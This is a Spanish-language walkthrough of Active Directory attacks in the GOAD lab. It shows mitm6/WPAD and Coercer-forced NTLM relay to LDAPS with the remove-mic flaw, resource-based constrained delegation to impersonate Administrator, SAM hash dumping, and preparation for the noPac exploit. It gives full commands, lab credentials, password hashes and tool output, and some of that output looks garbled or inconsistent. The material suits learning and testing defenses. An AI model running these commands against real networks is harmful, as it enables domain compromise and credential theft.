Hasta la publicación del parche **MS16-077**, esta funcionalidad era explotada con objeto de obtener peticiones de autenticación procedentes de aplicaciones Windows que buscaban el nombre "**wpad**" cuando éste no estaba definido ni en los servidores DNS, desencadenándose la búsqueda de nombres broadcast que era interceptada por responder.

```
ntlmrelayx.py -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local --add-computer-relayedpccreate --delegate-access
```

```

(theking@wecolab) [-]
└─$ sudo ntlmrelayx.py -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local --add-computer-relayedpccreate --delegate-access
Unparked v0.10.4 - Copyright 2012 SecureAuth Corporation

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LMSS loaded..
[*] Protocol Client LMA loaded..
[*] Protocol Client SAS loaded..
[*] Protocol Client IRC loaded..
[*] Protocol Client RSH loaded..
[*] Running in relay mode to single host
[*] Setting up SAS Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up SAS Server on port 8080
[*] Servers started, waiting for connections

```

Una vez se conecta un usuario al dominio tenemos la consulta **http** de **wpad** para transmitir la solicitud a los **ldaps**

```
IPV6 address fe80::192:168:56:12 is now assigned to mac=08:00:27:4b:93:fd host=meereen.essos.local. ipv4=192.168.56.12
IPV6 address fe80::192:168:56:12 is now assigned to mac=08:00:27:4b:93:fd host=meereen.essos.local. ipv4=192.168.56.12
IPV6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:d4:b1:69 host=braavos.essos.local. ipv4=192.168.56.23
IPV6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:d4:b1:69 host=braavos.essos.local. ipv4=192.168.56.23
Sent spoofed reply for wpad.essos.local. to fe80::192:168:56:23
Sent spoofed reply for meereen.essos.local. to fe80::192:168:56:23
Sent spoofed reply for isatap.essos.local. to fe80::192:168:56:23
Sent spoofed reply for wpad.essos.local. to fe80::192:168:56:23
Sent spoofed reply for wpad.essos.local. to fe80::192:168:56:23
IPV6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:d4:b1:69 host=braavos.essos.local. ipv4=192.168.56.23
IPV6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:d4:b1:69 host=braavos.essos.local. ipv4=192.168.56.23
Sent spoofed reply for wpadfakeserver.essos.local. to fe80::192:168:56:23
Sent spoofed reply for wpadfakeserver.essos.local. to fe80::192:168:56:23
Renew reply sent to fe80::1414:1
Renew reply sent to fe80::1414:1
Renew reply sent to fe80::192:168:56:12
Renew reply sent to fe80::192:168:56:12
```

Conectamos por **RDP** a **braavos.local** con el usuario **khal.drogo:horse**

```
xfreerdp /u:khal.drogo /p:horse /d:essos.local /v:192.168.56.23 /cert-ignore
```

Ahora el dns está **envenenado** para **braavos.essos.local** (192.168.56.23), lo comprobamos haciendo ipconfig en la máquina (vemos el DNS server envenenado)

```

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix  . : essos.local
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter #2
Physical Address. . . . . : 08-00-27-D4-B1-69
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::2582:1%4(Preferred)
Lease Obtained. . . . . : Wednesday, January 18, 2023 4:57:40 AM
Lease Expires . . . . . : Wednesday, January 18, 2023 5:50:01 AM
Link-local IPv6 Address . . . . . : fe80::8c4f:6920:2c1e:7ccc%4(Preferred)
IPv4 Address. . . . . : 192.168.56.23(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
DHCPv6 IAID . . . . . : 67633191
DHCPv6 Client DUID. . . . . : 00-01-00-01-2B-59-33-2E-08-00-27-A0-7F-87
DNS Servers . . . . . : fe80::800:27ff:fe00:0%4
                        192.168.56.12
NetBIOS over Tcpip. . . . . : Enabled
Connection-specific DNS Suffix Search List :
                                            essos.local

```

```

+ Servers started, waiting for connections
+ SMOG-Thread-1 (process_request_thread): Received connection from ::ffff:192.168.56.23, attacking target ldaps://mcnrmc.esma.local
+ HTTP/1.0: Client requested path: /wpad.dat
+ SMOG-Thread-2 (process_request_thread): Received connection from ::ffff:192.168.56.23, attacking target ldaps://mcnrmc.esma.local
+ HTTP/1.0: Client requested path: /wpad.dat
+ HTTP/1.0: Serving PNG file to client ::ffff:192.168.56.23
+ HTTP/1.0: Client requested path: http://www.mftconnecttest.com/connecttest.txt
+ HTTP/1.0: Client requested path: http://ipw.splixconnecttest.com/connecttest.txt
+ HTTP/1.0: Client requested path: http://www.mftconnecttest.com/connecttest.txt
+ HTTP/1.0: Connection from ::ffff:192.168.56.53 controlled, attacking target ldaps://mcnrmc.esma.local
+ HTTP/1.0: Client requested path: http://ipw.splixconnecttest.com/connecttest.txt
+ HTTP/1.0: Connection from ::ffff:192.168.56.23 controlled, attacking target ldaps://mcnrmc.esma.local
+ HTTP/1.0: Client requested path: http://www.mftconnecttest.com/connecttest.txt
+ HTTP/1.0: Client requested path: http://ipw.splixconnecttest.com/connecttest.txt
+ HTTP/1.0: Authenticating against ldaps://mcnrmc.esma.local as ISS06/00000000 SUCCESS
+ Elevating relayed user's privileges. This may take a while on large domains
+ HTTP/1.0: Authenticating against ldaps://mcnrmc.esma.local as ISS06/00000000 SUCCESS
+ Elevating relayed user's privileges. This may take a while on large domains
+ Attempting to create computer in: CN=Computers,DC=esma,DC=local
+ Adding new computer with username: relayedpccreated and password: M0w9m0_9h70p 9v0u11 78
+ Delegation rights modified successfully
+ relayedpccreated can now impersonate users on 00000000 via S4U2Proxy
+ Delegation rights modified successfully
+ relayedpccreated can now impersonate users on 00000000 via S4U2Proxy

```

Se ha creado nuestra **falsa máquina** con acceso delegado a **braavos** porque hemos envenenado la cuenta de la máquina **braavos** y puede configurar el **msDS-AllowedToActOnBehalfOfOtherIdentity** en la máquina.

```
[*] Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] Adding new computer with username: relayedpccreate$ and password: NBh*gM6u_HrhJop result: OK
[*] Delegation rights modified succesfully!
[*] relayedpccreate$ can now impersonate users on BRAAVOS$ via S4U2Proxy
[*] Delegation rights modified succesfully!
```

En este punto podríamos continuar con la explotación de **RBCD**, pero lo explicaré más adelante (ver próximo punto).

Así que, vamos a especificar un directorio para volcar toda la información del **ldap** automáticamente con **ntlmrelayx**

```
impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t
ldaps://meereen.essos.local -l ~/GOAD-PWN/loot
```

```
(th3king@hacklab)-[~]
[+] sudo impacket-ntlmrelayx -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local -l ~/GOAD-PWN/loot
[sudo] contraseña para th3king:
Impacket v0.9.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up MCF Server
[*] Setting up RAW Server on port 8446

[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:192.168.56.23
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ipub.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ipub.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, attacking target ldaps://meereen.essos.local
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Connection from ::ffff:192.168.56.23 controlled, attacking target ldaps://meereen.essos.local
[*] HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ipub.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Authenticating against ldaps://meereen.essos.local as ESSOS/BRAAVOS$ SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Authenticating against ldaps://meereen.essos.local as ESSOS/BRAAVOS$ SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Vemos el contenido obtenido con toda la información del ldap:

```
(th3king@h4cklab)-[/GOAD-PWN/loot]
$ ls -la
total 248
drwxr-xr-x 2 root root 4096 ene 18 21:31 .
drwxr-xr-x 3 root root 4096 ene 18 21:31 ..
-rw-r--r-- 1 root root 2242 ene 18 21:31 domain_computers_by_os.html
-rw-r--r-- 1 root root 741 ene 18 21:31 domain_computers.grep
-rw-r--r-- 1 root root 1920 ene 18 21:31 domain_computers.html
-rw-r--r-- 1 root root 12440 ene 18 21:31 domain_computers.json
-rw-r--r-- 1 root root 10819 ene 18 21:31 domain_groups.grep
-rw-r--r-- 1 root root 18346 ene 18 21:31 domain_groups.html
-rw-r--r-- 1 root root 86219 ene 18 21:31 domain_groups.json
-rw-r--r-- 1 root root 242 ene 18 21:31 domain_policy.grep
-rw-r--r-- 1 root root 1138 ene 18 21:31 domain_policy.html
-rw-r--r-- 1 root root 5110 ene 18 21:31 domain_policy.json
-rw-r--r-- 1 root root 192 ene 18 21:31 domain_trusts.grep
-rw-r--r-- 1 root root 1887 ene 18 21:31 domain_trusts.html
-rw-r--r-- 1 root root 2112 ene 18 21:31 domain_trusts.json
-rw-r--r-- 1 root root 19014 ene 18 21:31 domain_users_by_group.html
-rw-r--r-- 1 root root 2974 ene 18 21:31 domain_users.grep
-rw-r--r-- 1 root root 8347 ene 18 21:31 domain_users.html
-rw-r--r-- 1 root root 26843 ene 18 21:31 domain_users.json
```

Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
relayedpccreate	relayedpccreate\$	relayedpccreate.essos.local				01/01/01 00:00:00	WORKSTATION_ACCOUNT	01/18/23 20:52:39	.1115	
BRAAVOS	BRAAVOS\$	braavos.essos.local	Windows Server 2016 Standard Evaluation		10.0 (14393)	01/18/23 21:31:51	WORKSTATION_ACCOUNT	01/17/23 21:20:38	.1104	
MEEREEN	MEEREEN\$	meereen.essos.local	Windows Server 2016 Standard Evaluation		10.0 (14393)	01/18/23 20:13:24	SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	01/17/23 21:02:54	.1001	

Domain computers by OS

Unknown

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
relayedpccreate	relayedpccreate\$	relayedpccreate.essos.local				01/01/01 00:00:00	WORKSTATION_ACCOUNT	01/18/23 20:52:39	.1115	

Windows Server 2016 Standard Evaluation

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
BRAAVOS	BRAAVOS\$	braavos.essos.local	Windows Server 2016 Standard Evaluation		10.0 (14393)	01/18/23 21:31:51	WORKSTATION_ACCOUNT	01/17/23 21:20:38	.1104	
MEEREEN	MEEREEN\$	meereen.essos.local	Windows Server 2016 Standard Evaluation		10.0 (14393)	01/18/23 20:13:24	SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	01/17/23 21:02:54	.1001	

Domain groups

CS	SAM Name	Number of groups	Description	Created on	Changed on	UID
Users	Users			01/07/13 21:29:55	01/07/13 21:40:00	1000
Managed Users	Managed Users			01/07/13 21:29:54	01/07/13 21:17:30	1001
Technicians	Technicians			01/07/13 21:29:13	01/07/13 21:27:30	1002
Engineers	Engineers	Active Directory Users		01/07/13 21:29:13	01/07/13 21:27:30	1003
Desktops/Printers	Desktops/Printers		Users of this group are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).	01/07/13 21:00:14	01/07/13 21:00:14	1004
Domain Admins	Domain Admins		Domain Administrators Group	01/07/13 21:00:14	01/07/13 21:00:14	1005
Enterprise Key Admins	Enterprise Key Admins		Members of this group can perform administrative actions on key objects within the domain.	01/07/13 21:00:15	01/07/13 21:00:15	542
Key Admins	Key Admins		Members of this group can perform administrative actions on key objects within the domain.	01/07/13 21:00:15	01/07/13 21:00:15	543
Protected Users	Protected Users		Members of this group are afforded additional protection against authentication spoofing attacks. See https://docs.microsoft.com/en-us/windows/security/identity-protection/protected-users for more information.	01/07/13 21:00:15	01/07/13 21:00:15	544
Closable Domain Controller	Closable Domain Controller		Members of this group that are domain controllers may be closed.	01/07/13 21:00:16	01/07/13 21:00:16	545
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members of this group are Read-Only Domain Controllers in the enterprise.	01/07/13 21:00:16	01/07/13 21:00:16	546
Read-only Domain Controller	Read-only Domain Controller	Domain Admins , Enterprise Key Admins , Enterprise Read-only Domain Controllers	Members of this group are Read-Only Domain Controllers in the domain.	01/07/13 21:00:16	01/07/13 21:00:16	547
Domain Admins	Domain Admins		Members of this group cannot have their passwords replicated to any read-only domain controllers in the domain.	01/07/13 21:00:16	01/07/13 21:00:16	548
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members of this group can have their passwords replicated to all read-only domain controllers in the domain.	01/07/13 21:00:16	01/07/13 21:00:16	549
Domain Admins	Domain Admins		Members of this group can update user accounts in Active Directory with information about locked status, for the purpose of testing and reporting TS Per User CAL usage.	01/07/13 21:00:16	01/07/13 21:00:16	550
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members of this group have access to the computer object GroupGlobalAndUniversal and can create objects.	01/07/13 21:00:16	01/07/13 21:00:16	551
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members of this group can create incoming, one-way trusts to this forest.	01/07/13 21:00:16	01/07/13 21:00:16	552
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		A Windows 2000 compatibility group which allows read access on all users and groups in the domain.	01/07/13 21:00:16	01/07/13 21:00:16	553
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members can administer domain user and group accounts.	01/07/13 21:00:16	01/07/13 21:00:16	554
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members can administer domain servers.	01/07/13 21:00:16	01/07/13 21:00:16	555
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Servers in this group can access remote access gateways of users.	01/07/13 21:00:16	01/07/13 21:00:16	556
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers	Domain Admins , Enterprise Key Admins , Enterprise Read-only Domain Controllers	Members of this group can modify group policy for the domain.	01/07/13 21:00:16	01/07/13 21:00:16	557

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	Last login	Flags	pwdlastset	SID	description
adj.mr	adj.mr	adj.mr		Domain Users	01/17/23 21:29:33	01/18/23 12:07:43	06/18/23 21:30:09	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	01/18/23 12:07:43	L118	adj.mr
justo.antonio	justo.antonio	justo.antonio	Domain Users	Domain Users	01/17/23 21:29:48	01/18/23 12:07:48	06/18/23 21:30:09	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	01/18/23 12:07:48	L119	Justo Antonio
stn.diego	stn.diego	stn.diego	Domain Users	Domain Users	01/17/23 21:29:49	01/18/23 12:07:54	06/18/23 21:30:09	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	01/18/23 12:07:54	L122	stn.diego
vianey.targayen	vianey.targayen	vianey.targayen	Domain Users	Domain Users	01/17/23 21:29:49	01/18/23 12:07:58	06/18/23 21:30:09	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	01/18/23 12:07:58	L113	Vianey Targayen
dianey.targayen	dianey.targayen	dianey.targayen	Domain Users Domain Users Domain Users Administrators	Domain Users	01/17/23 21:29:49	01/18/23 12:07:58	06/18/23 21:30:09	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	01/18/23 12:07:58	L119	Dianey Targayen
REVENKINCDOMINI	REVENKINCDOMINI	REVENKINCDOMINI		Domain Users	01/17/23 21:27:34	01/17/23 21:27:34	06/18/23 21:30:09	PASSWORD_NOTREQUIRED	01/17/23 21:27:34	L118	
ldaps	ldaps	ldaps	Domain BUILTIN Administrators Domain BUILTIN Backup Operators Domain BUILTIN Operators Domain BUILTIN Users	Domain Users	01/17/23 21:32:54	01/18/23 21:18:05	06/18/23 21:30:09	ACCOUNT_DISABLED, NORMAL_ACCOUNT	01/17/23 21:02:54	502	Key Distribution Center Service Account
vagrant	vagrant	vagrant	Domain Administrators	Domain Users	01/17/23 21:31:35	01/18/23 12:56:15	06/18/23 21:30:09	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	01/18/23 12:56:15	L108	Vagrant User
DefaultAccount	DefaultAccount	DefaultAccount	System Managed Accounts	Domain Users	01/17/23 21:31:35	01/18/23 21:01:58	06/18/23 21:30:09	ACCOUNT_DISABLED, PASSWORD_NOTREQUIRED, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	01/18/23 00:00:00	500	A user account managed by the system
Guest	Guest	Guest	Guests	Domain Users	01/17/23 21:31:35	01/18/23 21:01:58	06/18/23 21:30:09	ACCOUNT_DISABLED, PASSWORD_NOTREQUIRED, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	01/18/23 00:00:00	501	Built-in account for guest access to the computer data
Administrator	Administrator	Administrator	Group Policy Creator Owners Domain Administrators Domain BUILTIN Administrators Domain BUILTIN Backup Operators Domain BUILTIN Operators Domain BUILTIN Users Administrators	Domain Users	01/17/23 21:31:35	01/18/23 21:28:38	06/18/23 21:30:09	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD	01/18/23 20:59:23	500	Built-in account for administrators on the computer data

Autenticación con Coerced smb + ntlmrelayx a ldaps con drop the mic

Vamos a forzar una conexión desde **Meereen** a nuestro **host**.

Coercer es una herramienta todo en uno:

Repositorio: <https://github.com/p0dalirius/Coercer>



No se puede hacer relay de una conexión SMB a ldaps sin usar **CVE-2019-1040** a.k.a **remove-mic**.

Comenzamos un **relay** con **remove-mic** a **ldaps** de **meereen.essos.local**:

```
impacket-ntlmrelayx -t ldaps://meereen.essos.local -smb2support --remove-mic --add-computer removemachine --delegate-access
```

```
(theking@h4cklab)~[~/Descargas]
$ Impacket-smbrelayx -t ldaps://meereen.essos.local --smb2support --remove-nic --add-computer removemachine --delegate-access
Impacket v0.10.0 - Copyright 2012 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client NCYPNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up IMAP Server
[*] Setting up SMB Server on port 6000
[*] Servers started, waiting for connections
```

Ejecutamos **Coercer** para realizar una **autenticación forzada** en **braavos**:

Coercer scan -u khal.drogo -d essos.local -p horse -t braavos.essos.local -I 192.168.56.1

```
(theking@h4cklab)~[~]
$ Coercer scan -u khal.drogo -d essos.local -p horse -t braavos.essos.local -I 192.168.56.1

  Coercer  v2.4-blackhat-edition
           by @podalirius_

[info] Starting scan mode
[info] Scanning target braavos.essos.local
[+] SMB named pipe '\PIPE\eventlog' is accessible!
[+] Successful bind to interface {02273fdc-e32a-18c3-3f70-827929dc130a, 0.0)!
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
[+] Successful bind to interface {c681d468-d850-11d0-8c52-00c04fd90f7e, 1.0)!
[+] SMB named pipe '\PIPE\lsass' is accessible!
[+] Successful bind to interface {c681d468-d850-11d0-8c52-00c04fd90f7e, 1.0)!
[+] SMB named pipe '\PIPE\netlogon' is accessible!
[+] Successful bind to interface {c681d468-d850-11d0-8c52-00c04fd90f7e, 1.0)!
[+] SMB named pipe '\PIPE\samr' is accessible!
[+] Successful bind to interface {c681d468-d850-11d0-8c52-00c04fd90f7e, 1.0)!
[+] SMB named pipe '\PIPE\spoolss' is accessible!
[+] Successful bind to interface {12345678-1234-abcd-ef00-0123456789ab, 1.0)!
[+] All done! Bye Bye!
```

Vemos que nuestro **ntlmrelayx** ha conseguido **autenticar**:

```
[*] Authenticating against ldaps://meereen.essos.local as / SUCCEED
[*] Authenticating against ldaps://meereen.essos.local as ESSOS/BRAAVOS$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.56.23 controlled, but
there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] Adding new computer with username: removemachine$ and password: SWD);27g^vtK!5E
result: OK
[*] Delegation rights modified succesfully!
[*] removemachine$ can now impersonate users on BRAAVOS$ via S4U2Proxy
```

```

[*] Servers started, waiting for connections
[*] SWD-Thread-5 (process_request_thread): Received connection from 191.168.56.23, attacking target ldaps://servern.essos.local
[*] Authenticating against ldaps://servern.essos.local as / SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
Exception in thread Thread-6:
Traceback (most recent call last):
  File "/usr/lib/python3.10/threading.py", line 1016, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3/dist-packages/impacket/examples/atlantlay/attacks/ldapattack.py", line 402, in run
    userSid, privs = self.validatePrivileges(self.username, connIDanger)
  File "/usr/lib/python3/dist-packages/impacket/examples/atlantlay/attacks/ldapattack.py", line 443, in validatePrivileges
    user = self.client.getEntry(u)
IndexError: list index out of range
[*] Authenticating against ldaps://servern.essos.local as ESSOS/BRAAVOS SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SWD-Thread-8 (process_request_thread): Connection from 192.168.56.23 controlled, but there are no more targets left:
[*] Attempting to create computer in: CN=Computers,DC=essos,DC=local
[*] Adding new computer with username: removemachine$ and password: SWD);27g^vtK!5E result: OK
[*] Delegation rights modified successfully!
[*] removemachine$ can now impersonate users on BRAAVOS via S4UProxy

```

Ahora que tenemos la máquina '**removemachine**' y contraseña '**SWD);27g^vtK!5E**' podemos explotar braavos con **RBCD**:

```

impacket-getST -spn HOST/BRAAVOS.ESSOS.LOCAL -impersonate
Administrator -dc-ip 192.168.56.12
'ESSOS.LOCAL/removemachine$:SWD);27g^vtK!5E'

```

```

(th3king@h4cklab)-[~]
$ impacket-getST -spn HOST/BRAAVOS.ESSOS.LOCAL -impersonate Administrator -dc-ip 192.168.56.12 'ESSOS.LOCAL/removemachine$:SWD);27g^vtK!5E'
impacket v0.10.0 - Copyright 2012 SecureAuth Corporation

[-] CCache file is not found. Shipping...
[*] Setting TGT for user
[*] Impersonating Administrator
[*] Requesting K412self
[*] Requesting K412Proxy
[*] Saving ticket in Administrator.ccache

```

Usaremos el ticket **Administrator.ccache** para hacer **secretsdump**

```

(th3king@h4cklab)-[~]
$ export KRB5CCNAME=Administrator.ccache

```

```

impacket-secretsdump -k -no-pass
ESSOS.LOCAL/Administrator@braavos.essos.local

```

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:84fe45d7c3263065e931761aef6c7aaf:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b::
```

Ya hemos visto varias técnicas para obtener los **hashes SAM** del dominio.

Explotación

Explotar con el usuario



En medio de la tormenta **Log4Shell** (Finales 2021) hay una cadena de vulnerabilidades (**NoPaC**, **samaccountName**) que está pasando algo desapercibida, pero mediante la cual cualquier persona dentro de la red podría usar para ownear un DC. **CVE-2021-42287** y **CVE-2021-42278**.

SamAccountName (nopac)

Información sobre la vulnerabilidad:

<https://www.cvedetails.com/cve/CVE-2021-42287?q=CVE-2021-42287>

<https://www.cvedetails.com/cve/CVE-2021-42278?q=CVE-2021-42278>

Explicación de la explotación:

<https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html>

El ataque fue automatizado en Windows por cube0x0:

<https://github.com/cube0x0/noPac> y en Linux por shutdown:

<https://www.thehacker.recipes/ad/movement/kerberos/samaccountname-spoofing>

Comprobamos si podemos añadir equipos

Para este ataque usaremos la cuenta obtenida previamente usando **kerberoasting** north/jon.snow:iknownothing

Buscamos un módulo de **crackmapexec** que nos sirva para recibir el atributo **MachineAccountQuota**

crackmapexec ldap -L

```

--(thinking@hacklab)-[~]
└─$ crackmapexec ldap -L
[*] MAQ: Retrieves the MachineAccountQuota domain-level attribute
[*] adcs: Find PKI Enrollment Services in Active Directory and Certificate Templates Names
[*] adcs: Read and Backup the Discretionary Access Control List of objects. Based on the work of E_madmax and @B1ackp1n. Be careful, this module cannot read the DACLS recursively, more explains in the options.
[*] get-desc-users: Get description of the users. May contained password
[*] get-network
[*] laps: Retrieves the LAPS passwords
[*] ldap-checker: Checks whether LDAP signing and binding are required and / or enforced
[*] ldap-signing: Check whether LDAP signing is required
[*] subnets: Retrieves the different sites and subnets of an Active Directory
[*] user-desc: Get user descriptions stored in Active Directory
[*] whoami: Get details of provided user

```

crackmapexec ldap winterfell.north.sevenkingdoms.local -u jon.snow -p iknownothing -d north.sevenkingdoms.local -M MAQ

```

--(thinking@hacklab)-[~]
└─$ crackmapexec ldap -L
[*] MAQ: Retrieves the MachineAccountQuota domain-level attribute
[*] adcs: Find PKI Enrollment Services in Active Directory and Certificate Templates Names
[*] adcs: Read and Backup the Discretionary Access Control List of objects. Based on the work of E_madmax and @B1ackp1n. Be careful, this module cannot read the DACLS recursively, more explains in the options.
[*] get-desc-users: Get description of the users. May contained password
[*] get-network
[*] laps: Retrieves the LAPS passwords
[*] ldap-checker: Checks whether LDAP signing and binding are required and / or enforced
[*] ldap-signing: Check whether LDAP signing is required
[*] subnets: Retrieves the different sites and subnets of an Active Directory
[*] user-desc: Get user descriptions stored in Active Directory
--(thinking@hacklab)-[~]
└─$ crackmapexec ldap winterfell.north.sevenkingdoms.local -u jon.snow -p iknownothing -d north.sevenkingdoms.local -M MAQ
MAQ winterfell.north.sevenkingdoms.local 445 WINTERFELL [6] Windows 10.0 Build 17134 x64 [name:WINTERFELL] [domain:north.sevenkingdoms.local] [logging:True] [password:iknownothing]
LDAP winterfell.north.sevenkingdoms.local 389 WINTERFELL [4] north.sevenkingdoms.local\jon.snow:iknownothing
MAQ winterfell.north.sevenkingdoms.local 445 WINTERFELL [6] Getting the MachineAccountQuota
MAQ winterfell.north.sevenkingdoms.local 445 WINTERFELL MachineAccountQuota: 10

```

Preparar nuestra versión de Impacket


Prepararemos la instalación de una versión independiente de impacket modificada por **shutdown**:

```
mkdir shutdown
cd /shutdown
git clone https://github.com/SecureAuthCorp/impacket myimpacket
cd myimpacket
git checkout -b mydev
    Cambiado a nueva rama 'mydev'
python3 -m venv myimpacket
source myimpacket/bin/activate
python3 -m pip install .

git fetch origin pull/1224/head:1224
git fetch origin pull/1202/head:1202

git merge 1202
git merge 1224
rehash
```

Ahora tenemos nuestra última versión de impacket con las modificaciones de **Shutdown (@_nwodtuhs)**, comprobamos que tenemos renameMachine.py y getST.py



```
(myimpacket)-(th3king@h4ck1ab)-[~/shutdown/myimpacket]
$ renameMachine.py
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

usage: renameMachine.py [-h] -current-name CURRENT_NAME -new-name NEW_NAME [-use-1]

Python script for modifying the sAMAccountName of an account (can be used for CVE-

positional arguments:
  identity                domain.local/username[:password]

options:
  -h, --help              show this help message and exit
